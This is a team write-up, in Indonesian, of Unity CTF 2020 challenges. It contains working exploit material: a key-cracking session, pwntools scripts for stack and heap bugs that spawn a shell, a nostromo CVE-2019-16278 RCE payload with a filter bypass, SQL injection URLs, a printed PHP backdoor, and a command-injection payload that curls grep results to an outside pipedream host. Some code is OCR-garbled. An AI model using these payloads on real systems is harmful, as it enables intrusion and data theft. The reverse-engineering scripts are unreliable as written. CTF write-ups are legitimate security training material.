Writeup CTF Unity 2020



Tetangga UNY Slurrr

Members:

cacadosman, bhansps, Yeraisci

Kriptografi

Klepto

Diberikan file klepto.zip dan yang terbaru diberikan lagi file flag.enc (karena sebelumnya ada kesalahan teknis). Di dalam zip terdapat file readme.txt dan id_rsa dan flag.rar (ignored) . Isi dari readme.txt :

Use id_rsa password for rar password and encryption key

Id_rsa sendiri merupakan kunci private rsa yang terenkripsi password, langsung kita coba ubah ke bentuk yang "johnable" lalu coba crack menggunakan john :

```
      Co_o`)D rafie
      [quals/kripto/klepto]

      → ~/src/john/run/ssh2john.py
      id_rsa > idrsa.hash

      Co_o`)D rafie
      [quals/kripto/klepto]

      → cat
      idrsa.hash

      id_rsa:$sshng$1$16$5CCA5A3834A2E0D3D528C6FCFABB5FFC$2352$44e7c367ffc873ecdb41bb6fe

      71ed20c7a15114bce4a5aa554a47bfc4628f9c49f1413032ba1ecaf4be516d3165d7665cf2469d5804

      14793b980f6a88cfef4dc2349b3ae3273679c61da05127db4803311520fc02d7294524680721d454c1

      0e39a50f41107e1d5637856a1a5f6e81bd02cb6024929e4be9043d6fe2e1ebca3fe5b7702595cb144d

      7afa1520044f502052abf0065242241a540afaa7a2550256abf00ca26fabaf60ca26fabaf60ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56abf00ca26fabafaa7a56ab
```

```
Co_o^) rafie [quals/kripto/klepto]
→~/src/john/run/john -wordlist=/home/rafie/ctf/tools/rockyou.txt idrsa.ha
Note: This format may emit false positives, so it will keep trying even af
ing a
possible candidate.
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loade
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (id rsa)
cyberpunk
1g 0:00:00:07 DONE (2020-03-15 15:59) 0.1394g/s 2000Kp/s 2000Kc/s 2000KC/s
s!..clarus
Session completed
```

Ditemukan password yaitu "cyberpunk". Sesuai instruksi ini merupakan password yang dipakai untuk enkripsi flag.enc, isinya sendiri merupakan base64 yang jika didecode:

```
Salted__`By�?�h��������z���+�-|�m#Q=Mlw�
�0eWcJ�Ə>�Mn5m
```

Asumsi kami ini adalah enkripsi menggunakan openssl dengan mode aes ditambah salt. Lalu dicoba didekrip menggunakan password yang telah didapat :

```
Openssl aes-256-cbc -d -a -in flag.enc -out secrets.txt
enter aes-256-cbc decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
(ô_ô`) Trafie [quals/kripto/klepto]
→ ls
flag.enc id_rsa idrsa.hash readme.txt secrets.txt so
(ô_ô`) Trafie [quals/kripto/klepto]
→ cat secrets.txt
UNITYCTF2020{Ada_yang_terHek_namun_bukan_Hatinya}
```

FLAG: UNITYCTF2020{Ada yang terHek namun bukan Hatinya}

Reverse Engineering

heavy

Diberikan file ELF 64-bit bernama main. Ketika dijalankan file ini meminta input berupa string flag dan mengeluarkan output "Invalid flag" jika salah. Kita decompile file tersebut menggunakan IDA dan terdapat beberapa fungsi di dalamnya. Di bawah ini merupakan pseudocode dari fungsi main

```
v16 = *MK_FP(_FS_
                           40LL);
      isoc99_scanf("%s", inp, a3);
19
     v12 = v15 - 't';
20
     for \{i = 0; i \le 3; ++i\}
21
22
23
       if ( i & 1 )
24
         n_shift_right((__int64)&inp[6 × i], 6u, i + 1);// string, len_shift, num_shift
25
26
         n shift left({ int64}&inp[6 * i], 6u, i + 1);
27
     for ( j = 0; j <= 23; ++j )
28
29
       inp[j] = (inp[j] << (8 - v12)) | (inp[j] >> v12);
     for ( k = 0; k <= 5; ++k )
v13[k] = (char)(inp[k]
30
                                 0x5C);
31
32
     for { 1 = 6; 1 <= 11; ++1 }
       v13[1] = inp[1] + 48;
33
34
     for { m = 12; m <= 17; ++m }
       v13[m] = inp[m] - 36;
35
     for ( n = 18; n <= 23; ++n )
36
37
       v13[n] = 2 * inp[n];
38
     for ( ii = 0; ii <= 23; ++ii )
39
40
       if ( dword 601060[ii] != v13[ii] )
41
42
         puts("Invalid flag");
43
         result = 1LL;
44
         goto LABEL 28;
45
46
47
     puts ("Yeppp");
48
     result = OLL:
```

Program meminta input dari user dengan menggunakan fungsi scanf pada line 19 dan disimpan pada variabel inp. Kemudian variabel v12 dihitung dengan mengurangi variabel v15 dengan 116 ('t'). Variabel v15 tepat berada di bawah variabel inp yang besarnya 24 byte. Karena scanf tidak memiliki batas input, maka kami mengasumsikan panjang flag 25 karakter.

```
int v13[24]; // [sp+20h] [bp-90h]@11
char inp[24]; // [sp+80h] [bp-30h]@1
char v15; // [sp+98h] [bp-18h]@1
__int64 v16; // [sp+48h] [bp-8h]@1
```

Kemudian program akan mengacak input dari user dengan menggeser ke kanan dan ke kiri sebanyak beberapa kali pada line 21-27. Selanjutnya tiap-tiap karakter di string yang telah diacak tadi dilakukan operasi pada line 28-38 dan hasilnya disimpan pada variabel v13. Terakhir, variabel v13 dicocokkan dengan variabel dword_601060. Jika sama maka string yang diinputkan merupakan flag.

Untuk mendapatkan flagnya kami melakukan operasi pada nilai di variabel dword_601060 dengan melakukan operasi pada line 28-38 terlebih dahulu kemudian dilanjutkan dengan operasi pada line 21-27.

Nilai di variabel dword_601060 dapat dilihat menggunakan gdb

```
gdb ./main
Reading symbols from ./main...
(No debugging symbols found in ./main)
        $ x/24xw 0x601060
               0x0000002e
                               0xffffff8a
                                               0xffffffa9
                                                               0xfffffff8
0x601070:
               0x0000000b
                               0xffffffca
                                               0x00000026
                                                               0x00000077
               0x00000067
                               0x00000077
                                               0x00000025
                                                               0x00000057
               0xffffffc2
                               0x00000052
                                               0xffffffd1
                                                               0xfffffff2
               0x00000023
                               0xffffff72
                                               0xfffffff46
                                                               0xffffff24
               0xfffffff46
                               0xffffff24
                                               0xffffff2c
                                                               0x0000008e
```

Karena dword_601060 berupa sign integer maka setiap hasil operasi pada line 30-38 diambil 2 byte LSB.

```
for i in range(18,24):
    v13[i] = (inp[i] / 2) & 0xff

for i in range(12,18):
    v13[i] = (inp[i] + 36) & 0xff

for i in range(6,12):
    v13[i] = (inp[i] - 48) & 0xff

for i in range(6):
    v13[i] = (inp[i] & 0xff) ^ 0x5c
```

Operasi pada line 21-27 digeser ke arah yang sebaliknya untuk mengembalikan tiap-tiap karakter ke posisi semuala

```
def lsh(a1, a2): # left shift
    v4 = a1[0]
    for i in range(a2-1):
        a1[i] = a1[i+1]
    a1[a2-1] = v4

def nlsh(a1, a2, a3): # n left shift
    for i in range(a3, 0, -1):
        lsh(a1, a2)

def rsh(a1, a2): # right shift
    v4 = a1[a2-1]
    for i in range(a2-1, 0, -1):
```

```
a1[i] = a1[i-1]
a1[0] = v4

def nrsh(a1, a2, a3): # n right shift
  for i in range(a3, 0, -1):
      rsh(a1, a2)

for i in range(3,-1,-1):
    if(i&1):
      b = v13[6*i:6*(i+1)]
      nlsh(b,6,i+1)
      v13[6*i:6*(i+1)] = b

else:
    b = v13[6*i:6*(i+1)]
    nrsh(b,6,i+1)
    v13[6*i:6*(i+1)]
```

Terakhir untuk operasi pada line 28-29, karena kami tidak mengetahui nilai v15 kami melakukan brute force dengan memetakan hasil dari semua kemungkinan nilai input dan v12. Berikut script yang kami gunakan

```
def x(d,n):
    return (d << (8 - n)) | (d >> n)

s = [150, 114, 214, 245, 164, 87, 55, 71, 245, 39, 246, 71, 22, 71, 150, 230,
118, 245, 150, 71, 163, 146, 163, 146]

for n in range(9):
    p = {}
    for d in range(256):
        p[(x(d,n)&0xff)] = d
    v13 = []
    for d in s:
        v13.append(p[d])
    print n, '=>', ''.join(map(chr, v13))
```

Dari hasil tersebut, dengan v12 bernilai 4 menghasilkan string yang dapat terbaca. Berarti v15 berupa 120 atau 'x'.

Berikut script lengkap yang kami gunakan

```
sv.py
```

```
def lsh(a1, a2): # left shift
    v4 = a1[0]
    for i in range(a2-1):
        a1[i] = a1[i+1]
    a1[a2-1] = v4

def nlsh(a1, a2, a3): # n left shift
    for i in range(a3, 0, -1):
        lsh(a1, a2)

def rsh(a1, a2): # right shift
    v4 = a1[a2-1]
    for i in range(a2-1, 0, -1):
        a1[i] = a1[i-1]
    a1[0] = v4

def nrsh(a1, a2, a3): # n right shift
```

```
for i in range (a3, 0, -1):
       rsh(a1, a2)
inp = [0x00000002e, 0xfffffff8a, 0xfffffffa9, 0xfffffff8, 0x0000000b, 0xffffffca,
0x00000026, 0x00000077, 0x00000067, 0x00000077, 0x00000025, 0x00000057,
0xffffffc2, 0x00000052, 0xffffffd1, 0xfffffff2, 0x00000023, 0xfffffff72,
Oxffffff46, Oxffffff24, Oxffffff46, Oxfffffff24, Oxfffffff2c, Ox0000008e]
v13 = [0]*len(inp)
for i in range (18,24):
  v13[i] = (inp[i] / 2) & 0xff
for i in range (12,18):
  v13[i] = (inp[i] + 36) & 0xff
for i in range(6,12):
  v13[i] = (inp[i] - 48) & 0xff
for i in range(6):
  v13[i] = (inp[i] & 0xff) ^ 0x5c
for i in range(3,-1,-1):
  if(i&1):
      b = v13[6*i:6*(i+1)]
      nlsh(b,6,i+1)
      v13[6*i:6*(i+1)] = b
      b = v13[6*i:6*(i+1)]
      nrsh(b,6,i+1)
      v13[6*i:6*(i+1)] = b
def t(d,n):
for i in range (256):
   x[(t(i,4)\&0xff)] = i
for i in range(len(v13)):
print ''.join(map(chr, v13)) + 'x'
```

```
> py sv.py
i'm_Just_rotating_it:):)x
> ./main
i'm_Just_rotating_it:):)x
Yeppp
```

FLAG: UNITYCTF2020{i'm_Just_rotating_it:):)x}

Binary Exploit

Babystack

DIberikan ELF 64-bit bernama main. Ketika dijalankan program ini dapat menyimpan dan menampilkan nama buku.

```
./main
==[ Your Library ]==
[1] List Of Books
[2] Print Book
[3] Add Books
[4] Remove Books
O. Euclid's Elements of Geometry
1. Introduction to Linear Algebr
(empty)
3. (empty)
4. (empty)
5. (empty)
6. (empty)
(empty)
==[ Your Library ]==
[1] List Of Books
[2] Print Book
[3] Add Books
[4] Remove Books
Enter index : 1
Enter the name of Books : 4
==[ Your Library ]==
[1] List Of Books
[2] Print Book
[3] Add Books
[4] Remove Books
```

Pada fungsi add_book dan print_book di program ini terdapat pengecekan index, namun program masih dapat berjalan jika nilai index tidak sesuai. Akibatnya kita dapat mengakses index yang lebih dari 7 atau kurang dari 0.

```
fastcall print book( int64 a1)
 2
 3
    int result; // eax@4
    int v2; // [sp+1Ch] [bp-4h]@1
    printf("Enter index : ");
    v2 = read_int("Enter index : ");
 8
    printf("%d\n", (unsigned int) v2);
 9
     if ( v2 > 7 )
    puts("not for 00B");
if ( *(_BYTE *) (30LL * v2 + a1) )
10
11
12
       result = printf("%d. %s\n", (unsigned int) v2, a1 + 30LL * v2);
13
       result = printf("%d. (empty)\n", (unsigned int) v2);
14
15
     return result;
16
```

```
1 int
      fastcall add book( int64 a1)
2
3
    int v2; // [sp+1Ch] [bp-4h]@1
4
5
    printf("Enter index : ");
6
    v2 = read int("Enter index : ");
7
    if \{ \forall 2 > 7 \}
8
      printf("not for OOB\b");
9
    printf("Enter the name of Books : ");
10
    return read wrapper(30LL \times v2 + a1, 29LL);
11|}
```

Pertama, kita melakukan leak libc dengan membaca addres __libc_start_main_ret yang berada pada index 8

```
0000| 0x7fffffffddf0 --> 0x555555550032 ('2')
0008 0x7ffffffddf8 --> 0x7fffffffde40 ("Euclid's Elements of Geometry")
     0x7fffffffde00 --> 0x0
0016
0024 | 0x7ffffffffde08 --> 0x66ce3000
0032 | 0x7ffffffffdel0 --> 0x7ffffffffdf40 --> 0
                                                          (<__libc_csu_init>: push r15)
                                       (<main+304>:
                                                        jmp
0040 0x7fffffffde18 -->
                                                               0x555555554d80 <main+362>)
0048 0x7fffffffde20 --> 0x7fffffffe028 --> 0x7fffffffe34c ("/root/Downloads/unity/babystack/main")
0056 0x7fffffffde28 --> 0x100000000
Legend: code, data, rodata, value
Breakpoint 1, 0x0000555555554b66 in print_book ()
         f 1
#1 0x0000555555554d46 in main ()
         i f
Stack level 1, frame at 0x7ffffffffdf50:
rip = 0x555555554d46 in main; saved rip = 0x7ffff7e0fbbb
called by frame at 0x7fffffffe010, caller of frame at 0x7fffffffde20
Arglist at 0x7fffffffffdf40, args:
Locals at 0x7fffffffffffdf40, Previous frame's sp is 0x7fffffffffff50
Saved registers:
 rbp at 0x7ffffffffdf40, rip at 0x7ffffffffdf48
         p/d (0x7fffffffde40-0x7fffffffffdf48)/30
$2 = -8
```

Karena printf akan selesai mengeluarkan output ketika menemukan nullbyte, kami melakukan padding dengan opsi add books sampai menyentuh address __libc_start_main_ret.

```
gdb-peda$ x/xg 0x7fffffffde40+30*8
0x7fffffffdf30: 0x00007fffffffe020
gdb-peda$
0x7fffffffdf38: 0x81bf43cf66ce3000
gdb-peda$
0x7fffffffdf40: 0x0000555555554d90
gdb-peda$
0x7fffffffdf48: 0x00007ffff7e0fbbb
gdb-peda$
```

Setelah melakukan leak libc, kami melakukan overwrite return address dengan one gadget pada address return fungsi add_book saat memilih opsi Add Books karena program diakhiri dengan fungsi exit. Jarak antara buku index ke-0 dengan return address sebesar -40 byte dan dapat diakses dengan memasukkan index -2.

```
0000 | 0x7fffffffde10 --> 0x7fffffffdf40 --> 0
                                                      4d90 (<__libc_csu_init>: push
                                       (<main+321>: jmp
0008 0x7fffffffde18 --> (
                                                               0x555555554d80 <main+362>)
0016| 0x7fffffffde20 --> 0x7fffffffe028 --> 0x7fffffffe34c ("/root/Downloads/unity/babystack/main")
0024 0x7fffffffde28 --> 0x100000000
0032| 0x7ffffffffde30 --> 0x0
0040 0x7fffffffde38 --> 0x3f7ffe730
0048| 0x7fffffffde40 ("Euclid's Elements of Geometry")
0056 0x7fffffffde48 (" Elements of Geometry")
Legend: code, data, rodata, value
Breakpoint 2, 0x0000555555554a47 in add book ()
Stack level 0, frame at 0x7fffffffde20:
rip = 0x555555554a47 in add_book; saved rip = 0x5555555554d57
called by frame at 0x7ffffffffdf50
Arglist at 0x7fffffffde10, args:
Locals at 0x7fffffffde10, Previous frame's sp is 0x7fffffffde20
 Saved registers:
 rbp at 0x7fffffffde10, rip at 0x7fffffffde18
         p/d 0x7fffffffde18-0x7fffffffde40
$8 = -40
```

Berikut script yang kami gunakan

```
sv.py

from pwn import *

r = remote('35.192.113.20', 3000)

l = ELF('libc6_2.23-Oubuntu10_amd64.so')

def prints(inx):
```

```
r.sendlineafter('> ', '2')
   r.recvuntil(str(inx) + '. ')
   return r.recvline()[:-1]
def add(inx, s):
   r.sendlineafter('> ', '3')
def delete(inx):
  r.sendlineafter('> ', '4')
   r.sendlineafter('index : ', str(inx))
add(8, 'A'*24)
leak = u64(prints(8)[24:].ljust(8, '\0'))
print(hex(leak))
1.address = leak - 240 - 1.symbols[' libc start main']
for i in range(7):
  delete(i)
add(-2, 'a'*20 + p64(1.address+0x4526a))
r.interactive()
```

```
> py sv.py
[+] Opening connection to 35.192.113.20 on port 3000: Done
[*] '/root/Downloads/unity/babystack/libc6 2.23-0ubuntu10 amd64.so'
   Arch:
             amd64-64-little
   RELR0:
            Partial RELRO
   Stack: Canary found
            NX enabled
   PIE:
        PIE enabled
0x7ff9b2ffb830
[*] Switching to interactive mode
 ls
flag.txt
main
cat f*
UNITYCTF2020{406b0e859139e5c897e2fdfb8f33634e}
```

FLAG: UNITYCTF2020{406b0e859139e5c897e2fdfb8f33634e}

Babyheap

DIberikan ELF 64-bit bernama main. Program ini akan menyimpan data yang diinputkan oleh user di dalam heap. Berikut penampakan program.

```
> ./main
===== MENU =====
[1] Add book
[2] Delete book
[3] Edit book
[4] Show all books
[5] Exit
Your choice: 1
Enter book name: a
Enter length of book description: 4
Enter book description: a
Enter book total pages: 3
===== MENU =====
[1] Add book
[2] Delete book
[3] Edit book
[4] Show all books
[5] Exit
Your choice:
```

Pada fungsi delete_book variabel books tidak dikosongkan sehingga masih dapat diakses (Use After Free).

```
void delete book()
2 {
3
    int v0; // [sp+Ch] [bp-4h]@1
4
5
    printf("Enter index of book: ");
6
    v0 = readint();
    if ( (unsigned int)v0 > 0x13 || !books[(unsigned int64)(unsigned int)v0] )
7
8
      puts("Delete book error");
9
10
      exit(1);
11
    free(*(void **) (books[(unsigned __int64) (unsigned int)v0] + 64LL));
12
13
    free((void *)books[(unsigned __int64)(unsigned int) v0]);
14}
```

Pertama-tama kita lakukan leak libc. Alokasikan 8 buah buku, kemudian hapus dari index ke 7 sampai index ke 0. Address main_arena akan terlihat pada buku index ke 0. Untuk mendapatkan shell, kami mengoverwrite __free_hook dengan address system. Nantinya kita akan melakukan free heap chunk yang berisi string /bin/sh sehingga program akan memanggil system("/bin/sh"). Overwrite __free_hook dilakukan dengan mengoverwrite next pointer pada chunk heap buku index 1 dengan address __free_hook. Saat malloc dipanggil maka address yang dialokasikan adalah address __free_hook.

Berikut script yang kami gunakan

sv.py

```
from pwn import *

l = ELF('./libc-2.29.so', checksec=False)

r = remote('35.192.113.20', 3001)

def add(n, l, d, p):
    r.sendlineafter('choice: ', '1')
    r.sendlineafter('name: ', n)
    r.sendlineafter('description: ', str(l))
    r.sendlineafter('description: ', d)
    r.sendlineafter('pages: ', str(p))

def delete(inx):
    r.sendlineafter('choice: ', '2')
    r.sendlineafter('book: ', str(inx))
```

```
r.sendlineafter('choice: ', '3')
   r.sendlineafter('book: ', str(inx))
  r.sendlineafter('name: ', n)
  r.sendlineafter('description: ', d)
  r.sendlineafter('pages: ', str(p))
def show():
  r.sendlineafter('choice: ', '4')
  r.recvuntil('Description : ')
  leak = r.recvline()[:-1]
  leak = u64(leak.ljust(8, '\0'))
for i in range(8):
  add('A'*(0x40-1), 0x400, 'A', 500)
for i in range(7,-1,-1):
  delete(i)
leak = show()
print hex(leak)
l.address = leak-1985696
edit(1, '', p64(l.symbols[' free hook']), 100)
add('/bin/sh', 0x400, '/bin/sh', 100)
add('AAAA', 0x400, p64(l.symbols['system']), 100)
delete(8)
r.interactive()
```

Flag: UNITYCTF2020{1002b5613c8a341bfe638d9ef2db3a46}

Web Hacking

Stromeo

URL: http://35.192.113.20:2002/

Terdapat sebuah attachment yang berisikan source code dari web tersebut.

Saat dibuka ternyata pake bahasa C bjirrrr >:(

Lalu kita coba cek headernya, dan ternyata servernya menggunakan **nostromo 1.9.6** yang dimana terdapat kerentanan CVE dengan kode **CVE-2019-16278**.

Dimana kita dapat melakukan RCE pada headernya UwU.

Lalu saat kita bypass, ternyata kita kena kode 400, lalu setelah kita lihat source codenya, ternyata terdapat filter, sehingga kita tidak bisa membypassnya :(

```
/* check for valid uri */
    if (strstr(header, "/../") != NULL || strstr(header, "bin") != NULL ||
strstr(header, "sh") != NULL) {
    h = http_head(http_s_400, line, cip, 0);
    b = http_body(http_s_400, "", h, 0);
    c[sfd].pfdo++;
    c[sfd].pfdn[hr] = 1;
    c[sfd].pfdh[hr] = strdup(b);
    c[sfd].x_ful[hr] = 1;
    c[sfd].x_chk[hr] = 0;
    c[sfd].x_sta = 0;
    free(h);
    free(b);
    return (0);
}
```

Sehingga, untuk membypass filter tersebut, kita bisa menggunakan karakter **%0d** Berikut ini akhir payload untuk membypass web tersebut:

```
import socket

url = '35.192.113.20'
port = 2002

c = 'cat /flag.txt'

s = socket.socket()
s.connect((url, int(port)))
payload = 'POST /.%0d./.%0d./.%0d./b%0din/bas%0dh
HTTP/1.0\r\nContent-Length: 1\r\n\r\necho\necho\n'+ c
s.send(payload)
```

```
print(s.recv(1024))
print(s.recv(1024))
```

Hasil eksekusi:

HTTP/1.1 200 OK

Date: Sun, 15 Mar 2020 11:51:47 GMT

Server: nostromo 1.9.6

Connection: close

#AnjayHeker #SalamBooyah #EditorBerkelas #QuotersIndonesia #anjayMabar #EDMBerkelas #editorDuniaMaya #MembalasDenganBerkarya #KetikaTermuxKuBerjalanMakaDisitulahTakAdaSystemYangAman

UNITY2020{Bj1r_CVE-2019-16278_M00m3nt}

FLAG: UNITY2020{Bj1r_CVE-2019-16278_M00m3nt}

my anime

URL: http://35.192.113.20:2003/

Terdapat sebuah website daftar anime.

Pada hint, terdapat Web Application Firewall pada file waf.php

Berikut ini adalah penampakan waf nya

Kita tidak bisa menggunakan spasi, quotes, slash, backslash, and, null, limit Namun kita masih bisa membypassnya menggunakan payload berikut: http://35.192.113.20:2003/anime.php?id=(false)union(select(1),(database()),(1),(1))%23

<u>Home</u>

my_anime_list

1

Sehingga, untuk mendapatkan flag, kita tinggal mencari tabel dan kolom menggunakan information_schema. Setelah mendapatkan informasinya, kita hajar dengan payload berikut: <a href="http://35.192.113.20:2003/anime.php?id=(false)union(select(1),(select(group_concat(password))) from(mal_admin)),(1),(1))%23

```
password,halahwibu,UNITY2020{Disaat_Skill_SQLi_ku_Beraksi_Disitulah_DB_mu_Tercurry}
```

FLAG: UNITY2020{Disaat_Skill_SQLi_ku_Beraksi_Disitulah_DB_mu_Tercurry}

Backdoor

URL: http://68.183.176.121/

Diberikan sebuah sourcecode yang didalamnya terdapat sebuah backdoor.

Benar saja, terdapat source yang mencurigakan pada ./assets/img/index.php

Namun, file tersebut masih terobfuscate, sehingga kita rapikan kodenya agar mudah dibaca.

```
<?php
include "variables.php";
$kadsooasd="st";
$ldksadsakla="ev";
$1kklklkdas1="r";
$strrev=$kadsooasd.$lkklklkdas1.$lkklklkdas1.$ldksadsakla; // strrev
$hello = "bjlgqipqipeaelohasnda";
$hello.=$hello[strlen($hello)-7];
$hello.=$hello[2];
$hello.=$hello[strlen($hello)-10];
$hello.=$hello[10];
$hello.=$hello[strlen($hello)-10];
$hello=substr($hello,strlen($hello)-(ord($hello[4])-ord($hello[2])));
$hello=@$strrev($hello);
function shell($lkklklkdaslmd){
    include "variables.php";
    return @$$$$kamu($lkklklkdaslmd); //die
};
function title($string){
    include "variables.php";
    global $strrev;
    $date = date('Y-m-d');
    $kadsooasds = @$strrev(chr(111)."h".$$$$heker[0].$$dia[2]); //echo
    echo $kadsooasds;
    $string = str_replace(" ","_",$string);
    $ret=$$$$$$$kamu.$$$mati[0]; //exec
    return @$ret("$kadsooasds \"$string-$date.txt\"");
if (isset($_POST['name'], $_POST['email'], $_POST['subject'],
$_POST['message'])){
```

Hal yang mencurigakan adalah, pada baris kode

```
return @$ret("$kadsooasds \"$string-$date.txt\"");
```

Kode tersebut melakukan return fungsi exec yang dapat mengakibatkan Remote Code Execution. Jika diterjemahkan, kode tersebut mengeksekusi:

```
return exec("echo \"$string-$date.txt\"");
```

Dimana kita bisa mengubah nilai dari variabel \$string berdasarkan parameter **name** pada metode POST. Sialnya, terdapat fungsi **htmlentities** dan fungsi yang melakukan replace spasi menjadi underscore, sehingga untuk membypassnya menjadi sulit.

Namun, akhirnya dengan payload berikut pada parameter **name** dengan tujuan melakukan grep pada string UNITY, kita dapat membypassnya dan mendapatkan flagnya.

```
$(curl${IFS}--data${IFS}{a=$(grep${IFS}-r${IFS}UNITY${IFS}/var|base64${IFS}
-w${IFS}0)}${IFS}https://envcnlmm9u3oa.x.pipedream.net)
```

Terus flagnya mana?

Jadi flagnya kita kirim ke url https://enkak77rjv029.x.pipedream.net menggunakan curl dan diencode menjadi base64.



Lalu kita decode base64 nya


```
cacadosman@DESKTOP-KH4I0TQ:/mnt/c/Users/cacadosman$ echo L3Zhci93d3cvaHRtbC9mbGFnLnBocC0yM
DIwLTAzLTE1LnR4dDpTdWJqZWN0CQk6IFVOSVRZMjAyMHsySEFSRF9GT1JfQkFDS0RPT1J9Ci92YXIvd3d3L2h0bWw
vY2hhbmdlbG9nLnR4dDpVTklUWUNURjIwMjB7dGhpc19pc19mb3JtYXRfZmxhZ30KL3Zhci93d3cvaHRtbC9tYWlsL
yZxdW900ztfY2F0XyZxdW9003ZhcmlhYmxlcy5waHAtMjAyMC0wMy0xNS50eHQ6U3ViamVjdAkJOiBVTk1UWTIwMjB
7R0FNRV9TVE9SRV9LVX0KL3Zhci93d3cvaHRtbC9tYWlsL3Rlc3RpbmctMjAyMC0wMy0xNS50eHQ6U3ViamVjdAkJ0
iBVTk1UWTIwMjB7R0FNRV9TVE9SRV9LVX0KL3Zhci93d3cvaHRtbC9pbmR1eC5waHAtMjAyMC0wMy0xNS50eH06U3V
iamVjdAkJOiBVTk1UWTIwMjB7MkhBUkRfRk9SX0JB00tET09Sf0ovdmFyL3d3dy8udGhpc21zdGh1cmVhbGZsYWdub
3RmYWt1ZHVkZW9rZXkudHh001VOSVRZQ1RGMjAyMHtiZWMwbTNfYV9oNHgwcn0K | base64 -d
                                                       : UNITY2020{2HARD FOR BACKDOOR}
/var/www/html/flag.php-2020-03-15.txt:Subject
/var/www/html/changelog.txt:UNITYCTF2020{this is format flag}
/var/www/html/mail/";_cat_"variables.php-2020-03-15.txt:Subject
UNITY2020{GAME STORE KU}
/var/www/html/mail/testing-2020-03-15.txt:Subject
                                                               : UNITY2020{GAME STORE KU}
/var/www/html/index.php-2020-03-15.txt:Subject
                                                        : UNITY2020{2HARD FOR BACKDOOR}
/var/www/.thisistherealflagnotfakedudeokey.txt:UNITYCTF2020{bec0m3_a_h4x0r}
cacadosman@DESKTOP-KH4I0TQ:/mnt/c/Users/cacadosman$
```

FLAG: UNITYCTF2020{bec0m3_a_h4x0r}

Forensic

Ρ

Diberikan sebuah file pcap yang berisikan paket dengan protocol ICMP, kita akan hanya menganalisis paket icmp reply dengan ip source 206.189.84.162 dan ip dest 182.1.70.81 karena memiliki informasi yang unik pada segmen 0040 dibandingkan dengan yang lainnya.



```
0000 00 04 00 01 00 06 62 8c 55 b6 ef 3a 00 00 08 00 .....b. U....
0010 45 00 00 54 25 1a 00 00 40 01 35 dd ce bd 54 a2 E..T%...@.5...T.
0020 b6 01 46 51 00 00 fb 1b 05 01 00 01 64 49 69 5e .....FQ......dIi^
0030 00 00 00 06 5 a4 09 00 00 00 05 64 142 43 ....e...VABC
0040 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 56 41 42 43 DEFGHIJK LMNOVABC
0050 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 56 41 42 43 DEFGHIJK LMNOVABC
0060 44 45 46 47
```

Sehingga, kita bisa mengesktrak informasi tersebut menggunakan tshark dengan command seperti berikut untuk mendapatkan flag:

```
tshark -r p.p82.1.70.81' | grep 0040 > dafuq; sed -e "s/\(0040.*MNO\)//g" -e s/ABC//g dafuq | tr -d '\n' | base64 -d
```

Hasil:

cacadosman@DESKTOP-KH4I0TQ:/mnt/d/Hacking/unity\$ tshark -r p.pcap -x 'icmp and ip.src==206.189.84.162 and ip.dst==1
82.1.70.81' | grep 0040 > dafuq; sed -e "s/\(0040.*MNO\))//g" -e s/ABC//g dafuq | tr -d '\n' | base64 -d
UNITY2020{PING_PONG_Seikai_Desu!!!!:D}base64: invalid input

FLAG: UNITY2020{PING_PONG_Seikai_Desu!!!!:D}

FREE FLAG

SOAL PALING TERBAIKKKKK



Ekspresi ketika melihat soalnya sangat wibu >:(

Flag? Lihat hint aja >:(

UNITY2020{Wah_senangnya_dapet_flag_h3h3h3h3_h3h3h3h3}

Bonus juga perlu usaha dikit gan h3h3

Ampun bang, canda aja bang 😡 😡

FLAG: UNITY2020{Wah_senangnya_dapet_flag_h3h3h3h3_h3h3h3h3}